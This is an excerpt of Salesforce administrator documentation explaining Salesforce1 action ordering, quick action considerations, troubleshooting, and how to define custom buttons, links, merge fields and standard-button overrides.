Object or Page	Action Group 1	Action Group 2	Action Group 3	Action Group 4	Action Group 5	Action Group 6
People	1. Call, 2. Send Email, 3. Post		Remaining actions in the order defined on the global publisher layout			
Person Account	1. Call, 2. Send Email, 3. New Task, 4. New Event	5. Edit	Remaining quick actions from the Quick Actions in the Salesforce Classic Publisher section. If that section isn't customized, remaining quick actions are inherited from the Quick Actions in the Salesforce Classic Publisher section of the *global publisher layout*.	Custom buttons that are supported in Salesforce1, in the order defined on the page layout.*	Remaining standard buttons that are supported in Salesforce1, in the order defined on the page layout.	Map, Read News, Send Text, View Website
Related List (for standard objects)	1. New					
Salesforce Today—Main Page	Quick actions in the order defined on the global publisher layout					
Salesforce Today—Mobile Calendar Event	1. Quick Message, 2. Join Conference Call, 3. Map		Remaining quick actions from the Quick Actions in the Salesforce Classic Publisher section. If that section isn't customized, remaining quick actions are inherited from the Quick Actions in the Salesforce Classic Publisher section of the			

Object or Page	Action Group 1	Action Group 2	Action Group 3	Action Group 4	Action Group 5	Action Group 6
			global publisher layout.			
Task	1. Edit Comments, 2. Change Date, 3. Change Status, 4. Change Priority	5. Edit	Remaining quick actions from the Quick Actions in the Salesforce Classic Publisher section. If that section isn't customized, remaining quick actions are inherited from the Quick Actions in the Salesforce Classic Publisher section of the *global publisher layout*. Standard Chatter actions aren't supported.	Custom buttons that are supported in Salesforce1, in the order defined on the page layout.*	Remaining standard buttons that are supported in Salesforce1, in the order defined on the page layout.	

As we mentioned, some actions are in fixed positions. In places where you see a numbered list in the table, this is the fixed order that those actions appear in on the action bar, list item actions, and in the respective action menus.

For example, for the Account object, the standard Chatter Post action is in the fourth position. This is fixed. Regardless of where you put the Post action in the account page layout, Post always displays in the fourth position.

However, deletion of actions is always respected. So in our example, if you delete the Post action from the account page layout, the remaining actions move up and you see Edit in the fourth position.

* Custom buttons that are added to the Button section of a page layout and that define the content source as `URL` or `Visualforce` are supported in Salesforce1. Remember that Visualforce pages must be enabled for use in Salesforce1. Custom links, custom buttons that are added to list views, and custom buttons that define the content source as `OnClick JavaScript` aren't available in Salesforce1.

SEE ALSO:

- How Actions Are Ordered in the Salesforce1 Action Bar
- Salesforce1 Action Bar
- Considerations for Actions in Salesforce1

Considerations for Actions in Salesforce1

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

- A productivity action displays only if a record includes the information that the action is keyed to. For example, the Send Email action depends on the record including an email address. The View Website action requires the record to include a website URL.
- If feed tracking isn't enabled on an object, only nonstandard actions appear in the Salesforce1 action bar and in third-party apps that use action lists. Nonstandard actions include Create, Update, Log a Call, custom actions, and Mobile Smart Actions.
- If you're using record types in your org, some quick actions might not be visible to your users. For more information, see Quick Actions and Record Types on page 5576.
- The Mobile Smart Actions element appears as a single action element in the page layout editor, but it expands to several actions when it displays in Salesforce1. If the Mobile Smart Actions element is in the Quick Actions in the Salesforce Classic Publisher section, and you then customize the action bar section, the actions in Salesforce1 are derived from the action bar customizations you make. In this case, the Mobile Smart Actions element in the Quick Actions in the Salesforce Classic Publisher section becomes irrelevant.
- To customize the actions in the Salesforce1 action bar for standard and custom objects, first override the predefined actions. You can then add or remove actions from the Salesforce1 and Lightning Experience Actions section.

  For instance, to move the Join Group, Edit Group, or Leave Group actions on groups in Salesforce1, override the predefined actions in the Groups page layout.
- Using URL custom buttons to pass parameters to standard pages in Salesforce Classic—such as pre-populating fields when creating a record—doesn't work in Salesforce1 or Lightning Experience.
- If you add a custom button to the Salesforce1 and Lightning Experience Actions section of a page layout, the icon for that custom button in the Salesforce1 action bar is a lightning bolt. If the Salesforce1 and Lightning Experience Actions section isn't customized, the icon of that custom button in the Salesforce1 action bar is a wrench.

SEE ALSO:

How Actions Are Ordered in the Salesforce1 Action Bar

How Predefined Actions Are Ordered in the Salesforce1 Action Bar and List Item Actions

Quick Actions and Record Types

Using record types in your organization can affect the availability of quick actions for your users.

If users don't have access to a particular record type, actions that are assigned to that record type aren't available to them. For example, let's say that you have a page layout that contains a mix of actions—some have no record type assigned and some are assigned to Record Type A. Users without access to Record Type A see only the nonassigned actions when they visit the page.

Important: Don't assign actions to the Master record type. The Master record type is a placeholder record type that's assigned when your organization is created.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Quick actions available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

Custom canvas actions available in: **Professional** (with Force.com Canvas enabled), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Default Global Actions: A Special Case

If you have default global actions in your organization and you're using record types, your users might not be able to see all the default actions that are assigned to a page layout.

Default global actions are assigned to the Master record type, which isn't accessible to most profiles. As a result, default global actions with the Master record type that are associated with target objects that have record types configured aren't available for most users. To fix this issue, edit the default global actions associated with those objects and reassign them to a different record type.

For example, the New Contact default global action has Contact as its target object. Let's say you have record types set up for the Contact object, and you add the New Contact default global object to a page layout. Users who visit records based on that page layout don't see the New Contact action because the action is assigned to the Master record type by default. Editing the New Contact default global action and assigning it to a record type other than Master makes it available for all users who have access to its assigned record type.

Actions Best Practices

Use these tips as you set up actions.

EDITIONS

Actions available in: both Salesforce Classic and Lightning Experience

Publisher available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

Tips for Creating Actions

- Action labels longer than approximately 12–14 characters are shortened when they're displayed in the Chatter publisher. Keep names short and descriptive.
- Give your actions task-oriented names that tell your users what they do. Use terms such as New, Create, Share, Update, or Import.
- Use the `Description` field to create notes for yourself about each action. Notes are especially useful if you're creating several similar actions for different record types, for example. The description appears in the list of buttons, links, and actions for object-specific actions, or in the list of global actions, as well as on the detail page for the action. Your notes aren't visible to users.
- When creating custom actions that are going to be displayed in the Chatter publisher, limit their height to 400 pixels so that they are displayed correctly.

Tips for Laying Out Actions

- When customizing action layouts, consider what your users will do with them. Minimalism is key. Include only the fields that are necessary for them and for whomever handles the cases, calls, or records that result from those actions.
- To create a single-column layout, such as for display on mobile devices, add fields only in the left column.

- Use predefined field values to set standard values for common fields. For example, when you configure an action that lets users create opportunities, set Prospecting as the predefined value for the `Stage` field. All new opportunities users create through that action are automatically assigned to the prospecting stage. You can remove the `Stage` field from the action's layout, because the field is going to be assigned a value automatically. If you set predefined values for fields on object records created through an action, you don't need to add those fields to the action layout.
- Use the **Preview As** button on the Action Layout Editor to see how an action layout appears to different user profiles.

Tips for Adding Actions to Publishers

- Because adding too many actions can cause the page to load slowly, we recommend including no more than nine actions total in each publisher, including any standard actions.
- In Salesforce Classic, if you include five or more actions in the actions section of a page layout, three are shown and the rest are added to the publisher's **More** menu. If you include four or fewer actions, they're all shown.
- In Salesforce1, the first four actions show up in the action bar, and the full set of actions are accessed by tapping .

SEE ALSO:

Quick Action Considerations
Troubleshooting Actions
Set Up Actions with Chatter Enabled

Quick Action Considerations

Keep these considerations in mind when working with quick actions in your org.

EDITIONS

Actions available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

- If you're using record types in your org, some quick actions might not be visible to your users. For more information, see Quick Actions and Record Types on page 5576.
- To see an object-specific action on a page layout, a user must have both Read and Edit permissions on the action's relationship field. The relationship field is the field that's automatically populated on the target object when a user creates a record using an action. For example, for an action on a case that lets users create child cases, the default relationship field is `Parent Case`. To be sure that users can see the Create Child Case action, check that they have both Read and Edit permissions on the `Parent Case` field.

  Field-level security sets the Account parent field on the Case object to read only by default, which means it's not visible to non-system administrator users. Therefore, actions on accounts that have Case as the target object are also not visible to users without the System Administrator profile. To let users see actions on accounts that have Case as the target object, remove the Read Only setting.
- Actions to create records for an object that is the detail object in a master-detail relationship must be object-specific, not global.
- If you delete an action, the action is removed from all layouts that it's assigned to.
- My Domain must be deployed in your org for Lightning component actions to work properly.
- Chatter groups without customers display the global publisher layout by default, unless you override it with a customized group publisher layout. In Chatter groups that allow customers, the publisher displays standard actions only, such as Post, File, Link, and Poll.
- Custom actions aren't available in Lightning communities.

Troubleshooting Actions

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

I don't see feeds on record detail pages for a certain object.

Feeds appear only for objects for which you've enabled feed tracking.

I see the feed on a record detail page, but I don't see a publisher.

If there are no actions in the Quick Actions in the Salesforce Classic Publisher section on a page layout, the publisher in Salesforce Classic doesn't appear. Add at least one action to the page layout for the publisher to appear.

I can create actions, but I can't add them to publishers.

Enable actions in the publisher to add nonstandard actions to publishers in Salesforce Classic.

I'm using Internet Explorer 10 and all the actions I've created appear in the publisher with the same icon, even though the actions are for different types of objects.

Internet Explorer version 10 doesn't support the techniques Salesforce uses to show icons that correspond to the type of object an action is associated with. Consider using Chrome, Firefox, Safari, or an earlier version of Internet Explorer.

I've added an action to a page layout, but a user assigned to the profile that uses that page layout can't see the action.

Be sure that the user has both Read and Edit permissions on the action's relationship field. The relationship field is the field that's automatically populated on the target object when a user creates a record using an action. For example, for an action on a case that lets users create child cases, the default relationship field is `Parent Case`. To be sure that users can see the Create Child Case action, check that they have both Read and Edit permissions on the `Parent Case` field.

I don't see a relationship field on my global create actions.

Relationship fields apply only to object-specific create actions, not to global actions.

I don't see some of the actions in my Chatter groups.

Which actions you see depends on your role in the group, the type of group, and how your administrator has configured the publisher layout for groups. Chatter groups without customers display the global publisher layout by default, unless you override it with a customized group publisher layout. In Chatter groups that allow customers, the publisher displays standard actions only, such as Post, File, Link, and Poll.

SEE ALSO:

- Actions Best Practices
- Set Up Actions with Chatter Enabled

Provide Custom Buttons and Links

Custom buttons and links help you integrate Salesforce data with external URLs, applications, your company's intranet, or other back-end office systems.

Salesforce supports these custom links and custom buttons.

Type of Custom Link or Custom Button	Setup Page Where It's Configured
Bookmark-style links defined in the standard custom links home page component	Home Page Components
Full-featured custom links included in custom home page components	Custom Links
Full-featured custom links or custom buttons on objects	Buttons, Links, and Actions (in the object's management settings)

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To create or change custom buttons or links:
- "Customize Application"

Custom links can link to an external URL, such as `www.google.com`, a Visualforce page, or your company's intranet. Custom links can also link to a custom s-control in the custom s-control library, such as a Java applet or Active-X control.

Custom buttons can:

- Connect users to external applications, such as a web page that displays a map to a contact's address.
- Run an s-control from the s-control library, such as an s-control that escalates a case from the case detail page.
- Launch custom links.

You can choose the display window properties that determine how the target of a link or button is displayed to your users. Custom links and s-controls can include Salesforce fields as tokens within the URL or custom s-control. For example, you can include an account name in a URL that searches Yahoo: `http://search.yahoo.com/bin/search?p={!Account_Name}`.

You can override the default action of some standard buttons and customize the behavior of tab home pages to suit your org's needs.

Define Custom Buttons and Links

Define the action that occurs when a user clicks a custom button or link. Custom buttons and links can streamline actions within Salesforce or integrate Salesforce data with external URLs, applications, or systems.

Override Standard Buttons and Tab Home Pages

You can override the behavior of standard buttons on record detail pages. You can also override the tab home page that displays when a user clicks a standard, custom, or external object tab.

Custom Button and Link Samples

Use samples of custom Salesforce buttons and links to determine whether they can work for you.

Custom Button and Link Considerations

Keep these considerations in mind when working with custom buttons and links.

Viewing References to Salesforce Components

SEE ALSO:

Define Custom Buttons and Links

Adding Default Custom Links

Customizing Home Tab Page Layouts

Define Custom Buttons and Links

Define the action that occurs when a user clicks a custom button or link. Custom buttons and links can streamline actions within Salesforce or integrate Salesforce data with external URLs, applications, or systems.

Watch a demo video of creating a custom link.


If you want the button or link to launch a custom page or other code, consider a Visualforce page.

1. From the management settings for the object that you want to edit, go to Buttons, Links, and Actions.

   Note: Custom buttons aren't available on the User object or custom home pages. Custom buttons and links are available for activities under the individual object management settings for tasks and events. To override a standard button that applies to both tasks and events, go to the object management settings for activities.

2. Click **New Button or Link**. Alternatively, click **Default Custom Links** to add a predefined custom link.
3. Enter the button or link attributes.

   Here's an example of the attributes for a button that performs a web search for an account's name.



4. To validate all Salesforce merge fields and functions, click **Check Syntax**.
5. Click **Save** when you're finished, or click **Quick Save** to save and continue editing. Saving validates the URL you defined if you set the content source to URL.
6. To open a button or link using settings other than the user's default browser settings, click **Window Open Properties** on the button or link's detail page.
7. To view all references to the new button or link, click **Where is this used?** on its detail page.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Custom buttons and links are available in: **All** Editions

Visualforce pages and s-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS


To create or change custom buttons or links:

- "Customize Application"

Custom links for users are automatically added to the Custom Links section of the user detail page. You can add page buttons only to the Button section of a page layout.

Note: A link URL can be up to 2,048 bytes. When data is substituted for the tokens in the URL, the link can exceed 3,000 bytes. Some browsers enforce limits on the maximum URL length.

Before you can use your custom buttons and links, add them to an object's page layout.You can then see and use the button or link on a record detail page.



Custom Button and Link Fields

This table defines the fields that are available when you create a custom button or link.

Constructing Effective Custom URL Buttons and Links

Use these methods to construct effective custom URL buttons and links.

Editing Window Open Properties

Merge Fields for Custom Buttons and Links

Adding Default Custom Links

Custom Link Best Practices

Custom buttons and links can streamline actions within Salesforce, or integrate Salesforce data with external URLs, applications, or systems. Use these best practices to get the most out of your custom links.

SEE ALSO:

Find Object Management Settings

Custom Button and Link Considerations

Custom Button and Link Samples

Custom Button and Link Fields

This table defines the fields that are available when you create a custom button or link.

Attribute Name	Description
`Label`	Enter the text that displays in the user interface for the custom button or link.
`Name`	Accept or enter the unique name to use for the button or link when it's referenced from a merge field. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Namespace Prefix`	Enter the prefix that uniquely identifies your package. In a packaging context, a namespace prefix is a one to 15-character alphanumeric identifier that distinguishes your package and its contents from packages of other developers on AppExchange. Namespace prefixes are case-insensitive. For example, ABC and abc are not recognized as unique. Your namespace prefix must be globally unique across all Salesforce organizations. It keeps your managed package under your control exclusively.
`Protected Component`	Optionally limit use in a subscriber org. Protected components can't be linked to or referenced by components created in a subscriber org. A developer can delete a protected component in a future release without worrying about failing installations. However, once a component is marked as unprotected and is released globally, the developer can't delete it.
`Description`	Enter text that distinguishes the button or link from others. This text displays only to administrators when setting up buttons and links.
`Display Type`	Determine where the button or link appears on page layouts. **Detail Page Link** Adds the link to the Custom Links section of your page layouts. **Detail Page Button** Adds the custom button to a record's detail page. You can add detail page buttons to the Button section of a page layout. **List Button** Adds the custom button to a list view, search result layout, or related list. You can add list buttons to the Related List section of a page layout or the List View and Search Result layouts. For list buttons, Salesforce selects the **Display Checkboxes (for Multi-Record Selection)** option to include a checkbox next to each record in the list. Users can select the records they want applied to the action on the list button. If your custom button doesn't require the user to select records, deselect this option.

EDITIONS

Available in: Salesforce Classic

Custom buttons and links are available in: **All** Editions except **Database.com**

Visualforce pages and s-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Attribute Name	Description
`Behavior`	Choose the outcome of clicking the button or link. When applicable, some settings have default values. For example, if you choose **Display in new window**, the default height of a new window is 600 pixels. See Editing Window Open Properties.
`Content Source`	Choose whether to use a URL, s-control, JavaScript action, or Visualforce page as the content of the button or link. Salesforce checks the correctness of URLs in custom links and custom buttons. When you create or edit custom links or buttons that contain invalid URL markup, such as scripts, Salesforce blocks the links from rendering. Instead, an error message is shown on hover. Reconfigure the URLs to be valid and well formed. The URL can be a relative URL or an absolute `http://`, `https://`, `file://`, `ftp://`, or `mailto://` address. Invalid URLs in custom links or custom buttons created before Spring '13 aren't checked for correctness until you edit them.

`Content`	Enter the content of the button or link for buttons and links of type URL or OnClick JavaScript.
	• To insert a field, choose the field type from Select Field Type and choose a field from Insert Field.
	• To insert activity merge fields, select *`Event`* or *`Task`* from `Select Field Type`.
	• To insert an operator, choose the appropriate operator icon from the `Insert Operator` drop-down list.
	• To insert a function, double-click its name in the list, or select it and click **Insert Selected Function**. To filter the list of functions, choose a category from the `Functions` drop-down list. Select a function and click **Help on this function** to view a description and examples of formulas using that function.
	Tip: Internet standards require special encoding for URLs. Salesforce encodes the text from any merge field you insert into a link. Encode additional text in your link manually. For example, to generate the following URL:
	`http://www.google.com/search?q={!user.name} Steve Mark 50%`
	Use this content:
	`http://www.google.com/search?q={!user.name}+Steve+Mark+50%25`
	Salesforce strips double quotes from URLs when the content source is a URL. If you must use double quotes, encode them manually. For example, to generate the URL `http://www.google.com/search?q="salesforce+foundation"`, use this content:
	`http://www.google.com/search?q=%22salesforce+foundation%22`

`Link Encoding`	Choose the encoding setting. Encoding defaults to Unicode (UTF-8). Change the default encoding setting if the target of a link requires data in a different format. Encoding is available if your Content Source is URL.

Constructing Effective Custom URL Buttons and Links

Use these methods to construct effective custom URL buttons and links.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Custom buttons and links are available in: **All** Editions

Visualforce pages and s-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Use merge fields to pass Salesforce data.

You can add merge fields to a custom link to pass data from your Salesforce records, user information, or company information to another website or application.

For example, you can create custom links that search Google for an account name or look up an address on a map.

```
http://google.com/search?q={!Account.Name}
```

```
http://maps.google.com?q={!Account.ShippingStreet} {!Account.ShippingCity}
{!Account.ShippingState} {!Account.ShippingPostalCode}
```

Note: Custom links don't support data type conversion. When creating custom links to pass data from one Salesforce field to another, the data must match the data type of the fields in which you are placing it. For example, if you have numeric data, you must pass it to a numeric field.

Substitute symbols for certain characters or use `URLENCODE()`.

Due to URL encoding standards set forth by the World Wide Web Consortium (W3C), certain "unsafe" characters, such as spaces and punctuation marks, can't be passed through a URL. Custom buttons and links escape these characters, so you don't have to URL-encode them.

If you need to encode your URL, use the `URLENCODE()` function in the merge field like so: `{!URLENCODE(text)}` and replace *`text`* with the merge field or text string that you want to encode.

For example: If the merge field `foo__c` contains `<B>Mark's page<b>`, `{!URLENCODE(foo_c)}` results in: `%3CB%3EMark%27s%20page%3C%2Fb%3E`.

Use `URLFOR()` to link to Visualforce pages.

To link to a Visualforce page, use `URLFOR()` with the relative path to the page, which is `/apex/PageName`. For example, to link to a Visualforce page called MissionList that isn't associated with a record, use the following syntax.

```
{! URLFOR( "/apex/MissionList" ) }
```

When you use `URLFOR()` with a Visualforce page, and you want to pass a record ID into the page, you must pass the ID in as a parameter.

```
{! URLFOR( "/apex/Mission", null, [id=Mission__c.Id] ) }
```

Use the `$Action` global variable and `URLFOR()` to point to Salesforce pages.

When creating a custom button or link that points to a page in Salesforce, use the `$Action` global variable to construct the link, instead of pasting in the path to the page. Then, if your organization is moved to another server or the URL to the page changes, the link still points to the right place.

To construct the link, use the `URLFOR()` formula function with the `$Action` variable.

```
{!URLFOR( $Action.Case.NewCase, Account.Id )}
```

This custom link on the Account object opens the New Case form, creating the case as a child of the account record. You can use this process for any object that has a lookup to the Account object. To create a record that isn't a child of another record, or if two objects have no relationship, you can use `$ObjectType.ObjectName` as the second argument. For example:

```
{!URLFOR( $Action.Case.NewCase, $ObjectType.Case )}
```

`$Action` global variables expect either a record ID or the `$ObjectType`. For example, these formulas create links to the tab and detail page for an account, respectively.

```
{!URLFOR( $Action.Account.Tab, $ObjectType.Account )}
```

```
{!URLFOR( $Action.Account.View, Some_Account_Lookup__c.Id )}
```

The `URLFOR()` function takes additional optional arguments that get passed into the destination as query string parameters. You can use these arguments when overriding a standard action with a Visualforce page to pass in the additional parameters needed by the Visualforce page or its controller. For example, if when closing a case you want to change the value of a custom field on the case called Actual Delivery Date to today, you could use:

```
{!URLFOR($Action.Case.CloseCase, Case.Id, [ actualDeliveryDate=TODAY()] )}
```

You can then override the Close Case action with a Visualforce page and handle setting the value of the Actual Delivery Date field either in that Visualforce page or its controller. See *Using Query String Parameters in a Visualforce Page* for more information.

Use these Lightning-friendly URL button and link methods to point to other pages in Lightning Experience.

Custom URL Button or Link	Lightning Experience Behavior
External URL `www.google.com`	URL opens in new tab
Relative Salesforce URL, View `/{!Account.Id}`	Record home page opens in existing tab
Relative Salesforce URL, Edit `/{!Account.Id}/e`	Edit overlay pops up on the existing page
Relative Salesforce URL, List `/001/o`	Object home page opens in existing tab
$Action URL, View `{!URLFOR($Action.Account.View, Account.Id)}`	Record home page opens in existing tab
$Action URL, Edit `{!URLFOR($Action.Account.Edit, Account.Id)}`	Edit overlay pops up on the existing page

Note: Using URL custom buttons to pass parameters to standard pages in Salesforce Classic—such as pre-populating fields when creating a record—doesn't work in Salesforce1 or Lightning Experience.

SEE ALSO:

Custom Link Example: Link to Documents

Custom Link Example: Link to Files in Chatter

Custom Link Example: Link to Reports

Editing Window Open Properties

Custom buttons and links can open in different types of windows. If you have selected a custom button or link to open in a popup window, set the window properties. If you leave the window properties blank, the custom button or link will use the default settings of the user's browser.

To edit the window open properties:

1. From the management settings for the object whose button or link you want to edit, go to Buttons, Links, and Actions, and then click the button or link name. Custom buttons are not available on the user object.
2. Click **Window Open Properties**.
3. Edit the following properties.

Window Property	Description
`Width`	The width (in pixels) of the popup.
`Height`	The height (in pixels) of the popup.
`Window Position`	The location on the screen where the popup should open.
`Resizeable`	Allow users to resize the popup window.
`Show Address Bar`	Show the browser's address bar which contains the URL.
`Show Scrollbars`	Show browser scrollbars for the popup.
`Show Toolbars`	Show the browser toolbars. Toolbars normally contain navigation buttons like Back, Forward, and Print.
`Show Menu Bar`	Show the browser menus. The menus typically contain option like **File** and **Edit**.
`Show Status Bar`	Show the status bar at the bottom of the browser.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

S-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit custom button or link properties:

- "Customize Application"

Note: Some properties may not be available depending on the behavior of the custom button or link. For example, if you chose *`Execute JavaScript`*, no window open properties are available.

4. Save your changes.

SEE ALSO:

Define Custom Buttons and Links

Merge Fields for Custom Buttons and Links

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

EDITIONS

Available in: Salesforce Classic

Custom buttons and links are available in: **All** Editions except **Database.com**

Visualforce pages and s-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Syntax and Formatting

When you insert a merge field in a custom button or link, the syntax consists of an open curly brace and exclamation point, followed by the object name, a period, the field name and a closing curly brace.

```
{!Object_Name.Field_Name}
```

To ensure that you're using the correct syntax, select merge fields from the drop-down list in the editor for custom buttons and links.

Tips

- To insert activity merge fields, select **Event** or **Task** from the Select Field Type drop-down list.
- You can add links quickly to the sidebar by using the standard home page's Custom Links component.

  Warning: The standard home page's Custom Links component doesn't support
  - Merge fields
  - Functions, such as `URLFOR`
  - JavaScript execution
  - Customizable window opening properties

SEE ALSO:

Generate Emails From Records

Custom Button and Link Considerations

Adding Default Custom Links

1. From the management settings for the appropriate object, go to Buttons, Links, and Actions or to Buttons and Links.
2. Click **Default Custom Links**.
3. Next to a sample link you want to add, click **Add Now!**.
4. Change the default data for the link, as necessary.
5. Choose **Save**.
6. Edit the page layout for the appropriate tab to display the new link.

SEE ALSO:

Define Custom Buttons and Links

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To create or change custom links:

- "Customize Application"

Custom Link Best Practices

Custom buttons and links can streamline actions within Salesforce, or integrate Salesforce data with external URLs, applications, or systems. Use these best practices to get the most out of your custom links.

Note: Salesforce checks the correctness of URLs in custom links and custom buttons. When you create or edit custom links or buttons that contain invalid URL markup, such as scripts, Salesforce blocks the links from rendering. Instead, an error message is shown on hover. Reconfigure the URLs to be valid and well formed. The URL can be a relative URL or an absolute `http://`, `https://`, `file://`, `ftp://`, or `mailto://` address. Invalid URLs in custom links or custom buttons created before Spring '13 aren't checked for correctness until you edit them.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Custom buttons and links are available in: **All** Editions

Visualforce pages and s-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Best Practices for Advanced Users

Salesforce has no plans to change field names; however, that doesn't guarantee that field names won't change in the future. Therefore, custom links that include Salesforce fields may change how they are mapped.

Pass Session IDs with SSL

Never pass session IDs to an "`http`" URL. Instead, pass session IDs with a secure sockets layer (SSL) "`https`" URL. Any data that is passed to other applications hosted on the Internet should always use SSL since the URL may contain sensitive customer information.

Single Sign-On

Use custom links to pass a session ID to support Single Sign-On (SSO), so users can avoid multiple logins to web applications that your organization hosts to manage Salesforce data. Construct your custom link to pass the `{!User_Session_ID}` merge field, which allows users to access all authorized resources during a single authentication. External systems can access Salesforce resources using a web service, which allows organizations to communicate data without intimate knowledge of each other's IT systems behind a firewall.

Send the Server Date in the URL

Some integration projects need custom links to include a server date to know the Salesforce initiation date. The Salesforce server date can be passed to external systems using custom links. For example, `http://someurl.com/somepath?current_date={!Today}`. Dates use the Pacific time zone.

Avoid Double Sets of Tabs in a Browser

Unlimited Edition and Enterprise Edition users can build a custom link to perform an action that keeps users in the same browser window and doesn't display a double set of tabs. Create a Visualforce page that contains the following code, replacing `<REGULAR_WIL>` with your regular or existing custom link.

```
<script language="JavaScript">
function redirect() {
parent.frames.location.replace("<REGULAR_WIL>")
}
redirect();
</script>
```

Override Standard Buttons and Tab Home Pages

You can override the behavior of standard buttons on record detail pages. You can also override the tab home page that displays when a user clicks a standard, custom, or external object tab.

Button overrides are global. For example, if you override the New button on opportunities, your replacement action takes effect wherever that action is available, such as:

- Opportunities home page
- Any opportunities related lists on other objects, such as accounts
- Create New drop-down list in the sidebar
- Any browser bookmarks for this Salesforce page

Important: Before you override a standard button, review the considerations for overriding standard buttons.

1. From the object management settings for the object you want to set an override for, go to Buttons, Links, and Actions.
2. Click **Edit** next to the button or tab home page you want to override.
3. Pick the type of override you want associated with the action.
   - **No Override (use default)**—Use a custom override provided by an installed package. If there isn't one installed, the standard Salesforce behavior is used.
   - **Standard Salesforce Page**—This option is available only for subscribers who are overriding the actions on an installed custom object. If selected, the standard Salesforce behavior is used.
   - **Custom S-Control**—Use the behavior from an s-control.

     Important: Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

   - **Visualforce Page**—Use the behavior from a Visualforce page.
4. Select the name of the s-control or Visualforce page you want to run when users click the button or tab.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Visualforce overrides also available in: **Contact Manager**, **Group**, and **Professional** Editions

Record types available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To override standard buttons and tab home pages:
- "Customize Application"

To reset button and tab home page overrides:
- "Customize Application"

When overriding buttons with a Visualforce page, you can select only Visualforce pages that use the standard controller for the object on which the button appears. For example, if you want to use a page to override the **Edit** button on accounts, the page markup must include the `standardController="Account"` attribute on the `<apex:page>` tag:

```
<apex:page standardController="Account">

    ... page content here ...

</apex:page>
```

When overriding tabs with a Visualforce page, you can select only Visualforce pages that use the standard list controller for that tab, pages with a custom controller, or pages with no controller.

When overriding lists with a Visualforce page, you can select only Visualforce pages that use a standard list controller.

When overriding the **New** button with a Visualforce page, you have the option to skip the record type selection page. If you choose this option, new records you create aren't forwarded to the record type selection page. Salesforce assumes that your Visualforce page is already handling record types.

5. Optionally, enter any comments to note the reason for this change.
6. Click **Save**.

Note: A standard button (New, Edit, View, Delete, and Clone) overridden with a Visualforce page doesn't show up in Salesforce1 unless the Visualforce page is enabled for Salesforce mobile apps. Overriding standard list and tab controls isn't supported in Salesforce1.

Considerations for Overriding Standard Buttons

Before you override a standard button, review these considerations.

Remove Overrides for Standard Buttons and Tab Home Pages

SEE ALSO:

